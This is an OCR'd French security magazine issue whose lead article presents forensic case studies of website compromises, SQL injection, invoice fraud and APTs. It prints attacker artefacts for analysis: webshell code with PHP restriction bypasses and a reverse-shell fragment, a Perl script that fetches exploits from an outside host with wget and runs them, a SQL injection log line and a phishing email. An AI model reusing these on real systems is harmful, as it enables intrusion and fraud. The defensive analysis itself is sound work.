xmco®
we deliver security expertise

actu sécu 33

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

JANVIER 2013

SPÉCIAL INVESTIGATIONS Forensics

Dossier en 2 parties

Investigations Forensics

Retours d'expériences sur plusieurs types d'attaques et les profils des pirates.

Votre Mac est-il infecté ?

10 astuces pour vérifier si votre machine est compromise

Conférences

Hack.lu et BRUCon

Actualité du moment

Analyses de Mini-Flame, de la vulnérabilité «Authentec Protector Suite» et de l'effacement des téléphones Samsung à distance

Yumi Kimura

Et toujours... **les logiciels et nos Twitter favoris !**

xmco®

we deliver security expertise

www.xmco.fr

édito

JANVIER 2013

I	P	M	E	I	L	L	E	U	R	S	Y	Y	S	S	H	U	E	C	E
J	N	C	Q	D	E	U	X	J	C	F	L	E	S	S	L	U	Q	S	L
S	V	D	I	S	P	O	N	I	B	I	L	I	T	E	C	T	U	E	E
C	O	X	I	D	S	F	X	S	Q	O	T	N	D	E	I	R	P	T	Q
A	U	F	P	C	S	N	H	O	K	U	A	X	S	F	I	P	I	Ç	U
B	S	I	S	L	A	S	C	E	R	T	I	U	M	V	A	R	G	F	N
I	B	T	U	S	O	T	W	Y	L	A	T	C	M	C	G	Y	R	O	M
N	A	V	L	N	E	G	E	U	T	C	P	P	K	E	O	V	I	R	I
E	U	S	M	V	G	P	S	U	A	O	S	S	T	W	Ç	T	N	E	L
T	D	A	A	R	M	N	J	X	R	E	U	N	G	Q	I	Z	J	N	L
I	I	F	Y	N	O	F	C	N	C	S	I	S	P	S	H	N	E	S	E
N	T	R	Z	C	T	F	G	N	U	J	C	D	O	R	Q	K	C	I	W
T	V	O	E	U	X	E	A	P	G	V	U	P	A	L	Y	L	T	C	T
R	P	C	I	P	Y	N	R	K	Ç	S	O	F	F	R	E	S	I	B	R
U	O	G	O	P	E	U	O	R	S	R	R	P	I	G	W	V	O	N	E
S	U	W	M	T	Z	D	U	X	P	D	Z	K	A	P	Z	C	N	X	I
I	R	O	U	L	E	U	R	S	E	C	U	R	I	T	E	L	H	H	Z
O	J	O	G	R	P	C	O	N	S	E	I	L	Q	E	C	U	K	T	E
N	S	D	T	A	D	R	E	S	S	E	N	T	C	S	W	H	Y	O	Q
L	R	M	A	L	W	A	R	E	I	Z	P	Ç	J	T	Ç	P	Q	V	F

(?)TOUS
(?)LES
(?)CONSULTANTS
(?)CABINET
~~XMCO~~
(?)VOUS
(?)ADRESSENT
(?)LEURS
~~MEILLEURS~~
~~VOEUX~~
~~POUR~~
~~DEUX~~
~~MILLE~~
~~TREIZE~~
(?)SANTE
(?)SECURITE
(?)INTEGRITE
(?)DISPONIBILITE
(?)AUDIT
(?)PCIDSS

(?)CERT
(?)CONSEIL
(?)TEST
(?)INTRUSION
(?)APPEL
(?)OFFRES
(?)PROPOSITION
(?)SOUTENANCE
(?)FORENSIC
(?)MALWARE
(?)VIRUS
(?)PATCH
(?)LOGS
(?)TOIP
(?)INDICATEURS
(?)ACTUSECU
(?)QUICKWIN
(?)XSS
(?)SQL
(?)INJECTION

Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet

Cert-XMCO® : Réponse à intrusion


Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire


p. 6

p. 15

p. 24 et 31



p. 35



p. 54

p. 6

Investigations Forensics
Retours d'expériences sur les attaques et les profils des pirates.

p. 15

Votre MAC est-il infecté ?
10 astuces pour identifier rapidement une compromission.

p. 24

Conférences
Hack.LU et BRUCON.

p. 35

L'actualité du moment
MiniFlame, Authentec Protector Suite et effacement des téléphones Samsung à distance.

p. 54

Logiciels Forencics & Twitter
SANS Investigate Forensic Toolkit (SIFT) et Digital Evidence & Forensic Toolkit (DEFT).

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Lionel AKAGAH, Antonin AUROY, Stéphane AVI, Arnaud BUCHOUX, Frédéric CHARPENTIER, Charles DAGOUAT, Yannick HAMON, Marc LE RUN, Cédric LE ROUX, François LEGUE, Arnauld MALARD, Julien MEYER, Julien TERRIAC, Pierre TEXIER, David WEBER.

> Investigations forensics - Retours d'expérience

Durant les missions Forensics sur lesquelles nous intervenons, nous sommes régulièrement confrontés à des attaques informatiques différentes les unes des autres. Ingénieuses ou grossières, elles sont menées dans un but lucratif ou pour la «gloire». Ces actes de malveillance sont de plus en plus fréquents et peuvent avoir des conséquences désastreuses pour leurs victimes : atteinte à l'image de marque, fraudes financières, perturbation de l'activité économique, etc.

Dans cet article, nous vous présenterons plusieurs types d'attaques perpétrées par des experts aguerris ou des «scripts-kiddies».

par Yannick HAMON et Adrien GUINAULT

Investigations Forensics : attaques et profils

C. Holmes

Notre expérience nous a permis d'identifier deux comportements distincts selon le niveau technique du pirate.

D'un côté, les attaques de «script-kiddies» sont menées par des débutants. Les outils, ainsi que les méthodes utilisées, reposent sur des logiciels automatiques publics. Il leur faut peu de connaissances techniques pour compromettre un système cible.

Le but recherché par cette population est souvent limité à la prise de contrôle d'un serveur (pour le réutiliser comme serveur de rebond) ou à la recherche de renommée dans le contexte d'un defacement.

De l'autre côté, les entreprises sont de plus en plus victimes d'attaques ciblées : APT (Advanced Persistant Threat) pour celles qui persistent dans le temps ou «éclairs» dans le but de générer des profits très rapidement, elles combinent analyse et ingéniosité de façon spectaculaire : exploits 0day, social engineering, effacement des traces, rebond sur des machines internes, etc.

Découvrons, dans un premier temps, une attaque basique, menée par des débutants.

> Niveau débutant - CMS, mot de passe trivial et exploitations locales

Contexte

La première attaque que nous allons vous présenter est relativement triviale. Elle concerne pourtant, à ce jour, un nombre conséquent de sites web exposés sur Internet.

Depuis quelques années, les sites web basés sur des CMS fleurissent sur la toile. Ces frameworks, souvent implémentés rapidement, sont rarement maintenus à jour. Ils sont, en outre, régulièrement configurés sans étude ou audit préalable. Les responsables informatiques considèrent les CMS Open-Source robustes car ils les croient fréquemment audités.
Malheureusement, même si une partie de ce constat peut être vraie pour certains CMS, d'autres demeurent très vulnérables.

Plusieurs faits d'actualité ont démontré cet état de fait. On peut notamment citer le cas de Wordpress, plusieurs fois affecté par des failles de sécurité exploitées massivement sur Internet.

De plus, bien que le coeur de base d'un CMS puisse s'avérer robuste, certains composants annexes, rajoutés par les équipes techniques (ex: éditeurs de mise en forme, plugin de téléchargement/upload) sont souvent à l'origine de véritables problèmes de sécurité.

«D'un côté, les attaques de «script-kiddies» sont menées par des débutants. Les outils, ainsi que les méthodes utilisées, reposent sur des outils automatiques publics et ne nécessitent que très peu de connaissances techniques...»

Dans notre premier exemple, une association a mis en ligne un site pour permettre à ses utilisateurs d'échanger sur des sujets divers et variés. Le peu de budget de l'association a poussé à choisir un environnement mutualisé chez un hébergeur.

Le principal critère de choix pour le CMS (Joomla!) est sa simplicité d'utilisation, et pas le niveau de sécurité qu'il peut proposer. De plus, aucun audit n'a permis de valider la configuration mise en place par les administrateurs.

Afin de permettre aux équipes marketing de modifier rapidement le contenu des pages, l'interface d'administration a été rendue accessible sur Internet et un plugin a été mis en place pour permettre de déposer des fichiers PDF consultables depuis le site web.

Quelques jours après la mise en ligne du site, l'hébergeur a contacté l'association pour indiquer que des comportements étranges avaient été remontés par leurs outils de supervision.

Analyse de l'incident

Comme pour de nombreux hébergeurs mutualisés, les investigations inforensics ne sont pas simples. En effet, il n'est pas souvent possible d'obtenir les logs système ni un accès au serveur.
Dans notre cas, aucune action juridique n'était envisagée. Notre client souhaitait, par curiosité, savoir comment les pirates avaient compromis son serveur et s'en protéger à l'avenir.
Après quelques échanges de mails avec l'hébergeur, nous avons pu les convaincre de ne «rien faire» et de nous laisser le serveur en l'état.

En accédant au système, nous avons découvert deux fichiers présents à la racine du serveur web :

- Index2.php;
- mp.txt.pl

Le premier intégrait toutes les fonctions de bases d'un webshell, à savoir la possibilité d'exécuter des commandes systèmes au travers d'une page PHP.

```
GIF89;a

 <?

 error_reporting(0);

 //Cyber-Warrior.Org // Çelebi tarafından Decode

 //Daha değişik algoritmalar için bekleriz...

$language='tr';

$auth = 0;

@ini_restore("safe_mode");

@ini_restore("open_basedir");

@ini_restore("safe_mode_include_dir");

@ini_restore("safe_mode_exec_dir");

@ini_restore("disable_functions");

@ini_restore("allow_url_fopen");

@ini_set('error_log',NULL);

@ini_set('log_errors',0);
```

Le code contenait des fonctions permettant :

- D'envoyer des emails ;

```
function mailattach($to,$from,$subj,$attach)
{
$headers  = "From: $from\r\n";
$headers .= "MIME-Version: 1.0\r\n";
$headers .= "Content-Type: ".$attach['type'];
$headers .= "; name=\"".$attach['name']."\"\r\n";
$headers .= "Content-Transfer-Encoding: base64\r\n\r\n";
$headers .= chunk_split(base64_encode($attach['content']))."\
if(mail($to,$subj,"",$headers)) {return 1;}
return 0;
}
```

- De se connecter aux bases de données sous-jacentes via des connecteurs de différents types de bases (MySQL, PostGre, Oracle, etc) ;

```
case 'MySQL':
if(empty($this->port)) {$this->port = '3306';}
if(!@function_exists('mysql_connect')) return 0;
$this->connection = @mysql_connect($this->host.':'.$
if(is_resource($this->connection)) return 1;
break;
case 'MSSQL':
if(empty($this->port)) {$this->port = '1433';}
if(!@function_exists('mssql_connect')) return 0;
$this->connection = @mssql_connect($this->host.','.$
if($this->connection) return 1;
break;
case 'PostgreSQL':
if(empty($this->port)) {$this->port = '5432';}
$str = "host='".$this->host."' port='".$this->port.'
if(!@function_exists('pg_connect')) return 0;
$this->connection = @pg_connect($str);
if(is_resource($this->connection)) return 1;
break;
case 'Oracle':
if(!@function_exists('ocilogon')) return 0;
```

- De forcer le serveur à réaliser une connexion «back connect» vers un serveur tiers ;

```
die "Cannot fork" if (!defined $pid);
open STDIN,"<&CONN";
open STDOUT,">&CONN";
open STDERR,">&CONN";
exec $SHELL || die print CONN "Cant execute $SHELL\n";
close CONN;
exit 0;
}
}

*/
```

$back_connect="IyEvdXNyL2Jpbi9wZXJsDQp1c2UgU29ja2V0Ow0KJGNtZD0gImx5bngiOw0KJHN5c3RlbT0gJ2VjaG8gImB1bmFtZSAtY
[illegible]

- D'exécuter des commandes prédéfinies ;

```
if(isset($_GET['dmesg(8)']))
{$_POST['cmd'] = 'dmesg(8)';}
if(isset($_GET['free']))
{$_POST['cmd'] = 'free';}
if(isset($_GET['vmstat']))
{$_POST['cmd'] = 'vmstat';}
if(isset($_GET['lspci']))
{$_POST['cmd'] = 'lspci';}
if(isset($_GET['lsdev']))
{$_POST['cmd'] = 'lsdev';}
if(isset($_GET['procinfo']))
{$_POST['cmd']='cat /proc/cpuinfo';}
if(isset($_GET['version']))
{$_POST['cmd']='cat /proc/version';}
if(isset($_GET['interrupts']))
{$_POST['cmd']='cat /proc/interrupts';}
if(isset($_GET['realise1']))
```

- D'exploiter certaines vulnérabilités de PHP.

```
'tr_text120'=>'Test bypass safe_mode via ini_restore (PHP <= 4.4.4, 5.1.6) by NST',
'tr_text121'=>'Test bypass open_basedir, view dir list via fopen (PHP v4.4.0 memory leak) by NST',
'tr_text122'=>'Test bypass open_basedir, view dir list via glob (PHP <= 5.2.x)',
'tr_text123'=>'Test bypass open_basedir, read *.bzip file via [compress.bzip2://] (PHP <= 5.2.1)',
'tr_text124'=>'Test bypass open_basedir, add data to file via error_log[php://] (PHP <= 5.1.4, 4.
'tr_text125'=>'Data',
'tr_text126'=>'Test bypass open_basedir, create file via session_save_path[NULL-byte] (PHP <= 5.2
'tr_text127'=>'Test bypass open_basedir, add data to file via readfile[php://] (PHP <= 5.2.1, 4.4
'tr_text128'=>'Modify/Access date(touch)',
'tr_text129'=>'Test bypass open_basedir, create file via fopen[srpath://] (PHP v5.2.0)',
'tr_text130'=>'Test bypass open_basedir, read *.zip file via [zip://] (PHP <= 5.2.1)',
'tr_text131'=>'Test bypass open_basedir, view file contest via symlink() (PHP <= 5.2.1)',
'tr_text132'=>'Test bypass open_basedir, view dir list via symlink() (PHP <= 5.2.1)',
```

Les pirates utilisaient donc le premier fichier déposé afin d'exécuter des commandes à distance sur le serveur web.

Par ailleurs, un second fichier nommé «mp.txt.pl» était un fichier Perl permettant aux pirates d'obtenir des privilèges élevés sur le système compromis. Le script était très simple, exécutant une succession de commandes systèmes :

1. Le téléchargement d'un exploit pour Linux (peu importe la version du kernel ciblé) au travers de l'utilitaire wget installé par défaut sous Linux ;


2. L'ajout des droits sur le binaire téléchargé au travers de la commande chmod ;

3. L'exécution de l'exploit.


```
#!/usr/bin/perl
# Exploit tools v2.0
{
system("rm -r /var/tmp/*");
system("rm -r /tmp/*");
system("wget http://confrarias.com/cache/page/page/rebel");
system("chmod 777 rebel");
system("./rebel");
system("id");
print "If u r r00t stop xpl with ctrl+c\n";
system("wget http://confrarias.com/cache/page/page/american-sign-language");
system("chmod 777 american-sign-language");
system("./american-sign-language");
system("id");
print "If u r r00t stop xpl with ctrl+c\n";
system("wget http://confrarias.com/cache/page/page/modharden");
system("chmod 777 modharden");
system("./modharden");
system("id");
print "If u r r00t stop xpl with ctrl+c\n";
system("wget http://confrarias.com/cache/page/page/linux-rds-exploit");
system("chmod 777 linux-rds-exploit");
system("./linux-rds-exploit");
system("id");
print "If u r r00t stop xpl with ctrl+c\n";
```

Au total, 82 exploits compilés en 32 et 64 bits étaient téléchargés puis exécutés sur le système.

Cette attaque menée en chaîne illustre l'amateurisme des pirates, qui ne prennent pas le soin de connaître le type et la version du système utilisé pour mener l'élévation de privilèges.



Enfin, le serveur web utilisé par les pirates pour héberger les exploits exposait l'ensemble des codes utilisés au cours de l'attaque.



Origine de la faille

Les pirates avaient oublié de supprimer les logs du serveur web, ce qui a permis de retrouver l'origine de la vulnérabilité. Ces derniers ont utilisé un outil connu permettant de scanner les serveurs web à la recherche d'interface d'administration.

Une fois leur liste de cibles identifiées, ils ont utilisé le login et le mot de passe par défaut du CMS Joomla! afin de déposer un fichier PHP malveillant et de tenter d'élever leurs privilèges sur le système (avec succès !).

Astuces qui auraient bloqué l'attaque

Quelques actions simples auraient permis de bloquer cette attaque :

✚ Modofier le mot de passe du compte par défaut du CMS ;

✚ Supprimer les composants Wordpress additionnels vulnérables ;

✚ Maintenir à jour le kernel du système ;

✚ Bloquer les connexions sortantes du serveur web (iptables, firewall).

> Niveau intermédiaire - Google Dork, injections SQL automatisées et social engineering

Contexte

Passons au deuxième cas d'école. Connaissez-vous les «Google Dork» ? Google propose des mots clefs qui peuvent être utilisés pour cibler vos recherches.

On peut, par exemple, citer les Google Dork «inurl :» et «site :» qui permettent respectivement de rechercher un mot clef au sein des URLs référencées dans Google ou de restreindre sa recherche sur un domaine spécifique :

✚ «inurl : /wp-admin» renverra toutes les interfaces d'administration WordPress référencées dans Google ;

✚ «site :www.xmco.fr intitle :'Index Of '» renverra tous les listings de répertoires référencés sur Google et pour le site www.xmco.fr.

«Dans le cas n°2, les pirates ont utilisé l'outil nommé 'Havij' connu pour automatiser l'exploitation d'injection SQL»

Les pirates ont su rapidement tirer profit de la puissance de ces fonctionnalités pour repérer leurs cibles potentielles ; jusqu'à automatiser la reconnaissance de ces serveurs et exploiter dans la foulée les failles de sécurité identifiées.

Prenons l'exemple d'une entreprise «Seashop» en aurait été victime. Cette société est un e-commerçant qui commercialise du matériel de sports de glisse. L'alerte a été donnée lorsque des clients de la société ont reçu des emails précisant que leurs commandes n'avaient pas été débitées...

Analyse de l'incident


L'analyse a commencé par une revue des logs du serveur web, unique point d'entrée exposé sur Internet. Après quelques «grep» sur des mots clefs en corrélation avec les dates de plaintes des clients, plusieurs lignes suspectes sont rapidement apparues.

Plus besoin de chercher bien loin, l'analyse de l'injection SQL flagrante (paramètre p) explique tout le déroulement de l'attaque.


```
- - [14/Oct/2011:01:25:17 +0200] "GET /page.php?p=999999.9%27+union+all+select+0x31303235343830303536%2C0x31303235343830303536%2C0x313032353
43830303536%2C%28select+concat%280x7e%2C0x27%2Cunhex%28Hex%28cast%28commande.PrixTTC+as+char%29%29%29%2C0x27%2C0x7e%29+from+%60                60%60.commande+Or
der+by+NoCommande+limit+245199%2C1%29+%2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%2C0x3130323
534383030353636%2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536%2C0x31303235343830303536+and+%27x%27%30%27x HTTP/1.1" 200 215
97 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
```

Les pirates ont utilisé un outil nommé «Havij», connu pour automatiser l'exploitation des injections SQL.

```
%2C0x31303235343830303536%2C0x31303235343830303536%2C
7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij"
```



D'ailleurs, de nombreux tutoriaux sont disponibles sur la Toile et décrivent comment utiliser simplement cet outil.



Le «referrer» des premières requêtes envoyées par les pirates indiquait clairement l'utilisation de Google Dork sur les paramètres «id» et «p». Les pirates sont donc tombés par hasard sur ce site web marchand.

Les différentes requêtes SQL utilisées ont permis de récupérer un grand nombre d'informations dont notamment :

- les adresses emails ;
- les numéros de commandes ;
- les montants des commandes.

À l'aide de ces informations, les pirates ont pu mener une attaque de Phishing via l'envoi d'emails invitant les clients à communiquer leurs informations bancaires.

```
De : Service Client SeaShop [mailto:xxxxxxx@bmsend.com] De la part de Service Client
SeaShop
Envoyé : jeudi 11 juillet 2012 15:16
Objet : Votre paiement est en attente.


Votre paiement est en attente!

Cher(e) DUPONT Dominique ,
Suite à un incident technique, nous ne sommes pas en mesure de traiter votre demande
de paiement.
Un paiement par carte bancaire peut échouer si le serveur de la banque est
temporairement indisponible.
Afin de ne pas retarder la commande en cours nous vous proposons de renouveler le
paiement directement auprès de notre partenaire bancaire.

Veuillez cliquer sur le lien ci-dessous , afin de finaliser votre paiement d'un
motant de 41.90 €.
http://www.seashop.com/paiement/intranet/8766566/
Nous restons à votre disposition pour toutes questions. Cordialement l'équipe
SeaShop.


Numéro de commande:
  131852341790889

Montant TTC:
  41.90

Mode de paiement:
  Carte bancaire
A l'issue de la préparation de la commande, un nouveau message vous sera envoyé sur
votre email de commande, afin de vous confirmer l'expédition de votre commande de nos
entrepôts. Vous recevrez également un SMS confirmant l'expédition de votre commande
si vous avez indiqué un numéro de téléphone portable lors de votre commande.

Vous pouvez suivre en ligne votre livraison sur le site SeaShop
```

En cliquant sur le lien proposé dans le mail, les utilisateurs étaient redirigés vers un autre site afin de saisir leurs coordonnées bancaires.

Astuces qui auraient bloqué l'attaque

Effectuer un test d'intrusion sur cette application aurait permis d'identifier les failles de sécurité et donc d'empêcher une telle attaque.
La surveillance de l'intégrité du dossier qui contient les pages du serveur web aurait permis d'identifier rapidement l'ajout du webshell et du téléchargement d'exploits.

Conclusion

Bien que cette attaque repose sur l'utilisation d'outils connus, le scénario est relativement intéressant (Injection SQL/Phishing). Le vol de la base de données n'avait aucun intérêt dans ce cas. La modification des prix des articles aurait pu constituer une éventualité pour passer des commandes à moindre prix...

En revanche, l'utilisation pertinente des informations volées combinée à la mise en place d'une attaque de Phishing qui reprenait la charte graphique avec peu de fautes d'orthographe (assez rare) rendent cette attaque ingénieuse.

> INFO

Synthèse des 4 attaques marquantes de l'année 2012

Le site DarkReading.com est revenu sur les 4 attaques qui ont marqué l'année 2012 : elles correspondent des intrusions profondes et durables des Systèmes d'Information.

Sont concernés la Chambre de Commerce des États-Unis, le Ministère Japonais des Finances, Coca-Cola, et Nortel. Ces piratages emblématiques ont permis de montrer que le vol de données informatiques, notamment de brevet ou secrets industriels, est une réalité.

L'article conclut que ces attaques auraient pu être jugulées, ou limitées, par la mise en oeuvre de pratiques de sécurité connues telles que le cloisonnement des réseaux ou la gestion des comptes à hauts privilèges.

http://www.darkreading.com/database-security/167901020/security/news/240062591/4-long-term-hacks-that-rocked-2012.html

Françoise Jourde

> Attaquants expérimentés - Attaques ciblées et Social Engineering

Contexte

Une bonne attaque ciblée ne repose pas uniquement sur la technique. Le social engineering, autrement dit l'audace et le culot, peuvent aussi porter leurs fruits.

L'attaque ciblée qui nous intéresse s'est déroulée en deux phases.
Tout commence par une attaque classique d'injection SQL sur l'Extranet d'une société. Ce site institutionnel ne contient aucune donnée métier sensible. Les seules informations extraites sont la liste des employés avec leur fonction et adresse email professionnelle. Compte tenu des informations présentes sur les réseaux sociaux (Viadéo, LinkedIn...), un simple script permet d'obtenir le même résultat sans aucune intrusion (donc plus discret).

```
theharvester_dev — bash — 57×64
[ adrien XMCO-AG /Applications/Pentest/theharvester_dev
 ./theharvester.py -d xmco.fr  -l 200 -b linkedin

**************************************
*TheHarvester Ver. 2.2               *
*Coded by Christian Martorella       *
*Edge-Security Research              *
*cmartorella@edge-security.com       *
**************************************


[-] Searching in Linkedin..
        Searching 100 results..
        Searching 200 results..
Users from Linkedin:
====================
Pierre Texier
Arnaud B
Fred Charpentier
Adrien Guinault
Charles Dagouat
Julien Meyer
David Weber
Thomas Tracey
```

A partir de cette liste, les pirates ont pu identifier les principaux contacts du service informatique et du service comptabilité : les éléments essentiels d'une bonne attaque de social engineering. L'objectif des pirates était simple : extorquer de l'argent via des fausses factures.

Une vaste campagne de Phishing a débuté, répartie sur plusieurs mois : des fax aux emails usurpant l'identité de l'ensemble de la Direction (PDG, Directeur Informatique, Directeur Financier, Directeur Marketing, Responsable de la production...), les fausses factures sont devenues légions.

Même si les factures supérieures à 10 000 euros bénéficiaient d'un processus de validation strict, plusieurs dizaines de factures d'un montant inférieur ont été payées.

La récurrence de ces factures de quelques milliers d'euros/dollars a même diminué la vigilance du service comptabilité.

Voyant leurs plus grosses factures rejetées, les pirates se sont adaptés et ont élevé l'attaque d'un cran. Ceux-ci ont alors envoyé des emails comportant des liens externes pour des factures de fournisseurs. Ces liens pointent en réalité vers une page d'un serveur compromis (insertion d'une iframe) qui forçait le téléchargement d'un fichier nommé Facture20xx01x12.pdf.exe. Évidemment, l'icône dudit fichier présentait une belle icône de votre lecteur PDF favori. Ce programme, loin d'être complexe, installait un logiciel d'assistance à distance (LogMeIn, TeamViewer, etc.).

> «Depuis les réseaux sociaux, les pirates ont pu identifier les principaux contacts du service informatique et du service comptabilité... L'objectif des pirates était simple : extorquer de l'argent via de fausses factures.»

L'originalité de l'attaque résidait dans l'appel qui a suivi l'envoi des mails, dont l'objectif était afin de sensibiliser la victime aux risques de sécurité et de l'inviter à laisser son ordinateur allumé avec sa session ouverte. Ceci, évidemment, dans le seul but que Mr XXX du service informatique puisse mettre à jour le système...

Astuces qui auraient bloqué l'attaque

Avant tout, la principale vulnérabilité exploitée par les pirates était d'ordre organisationnel : le service comptabilité disposait de trop de droits, en omettant des procédures de validation croisée. Les solutions ERP, si lourdes à implémenter et à utiliser, permettent de se prémunir de ce type d'escroquerie. A minima, le processus de comptabilité fournisseur doit s'assurer que chaque facture correspond à un bon de commande et que chaque facture bénéficie de l'accord préalable (document de recette) de l'acheteur avant d'être payée.

D'un point de vue informatique, le blocage du téléchargement d'exécutables (email ou web) et la sensibilisation des utilisateurs demeurent indispensables. Il est également opportun de contrôler que le serveur de messagerie SMTP ne permet pas (depuis Internet) d'usurper une adresse email interne à partir d'un expéditeur non authentifié.

> Niveau expert - APT et backdoor

Contexte

Contrairement aux idées reçues, un APT n'est pas forcément synonyme de malware évolué et indétectable ou encore capable de faire exploser une centrale nucléaire.

En effet, ce type d'intrusion est avant tout mené par des experts dont l'objectif est de garder un accès résiliant sur le Système d'Information de la victime. Les attaquants ne se limitent donc pas à un unique malware, qui, une fois identifié, rendrait l'attaque obsolète/vaine. Nous parlons ici d'attaques professionnelles, étalées dans le temps, pour dérober des informations confidentielles «à la demande» ou déployer facilement un malware évolué au sein d'une entreprise.

Il n'y a pas de source d'incident unique. Les professionnels de l'intrusion peuvent exploiter une vulnérabilité triviale (comme un débutant) ou réaliser des attaques ciblées de Phishing (Spear Phishing) exploitant une vulnérabilité de type 0-day. Le plus dur est de choisir entre les technologies Adobe et Java...

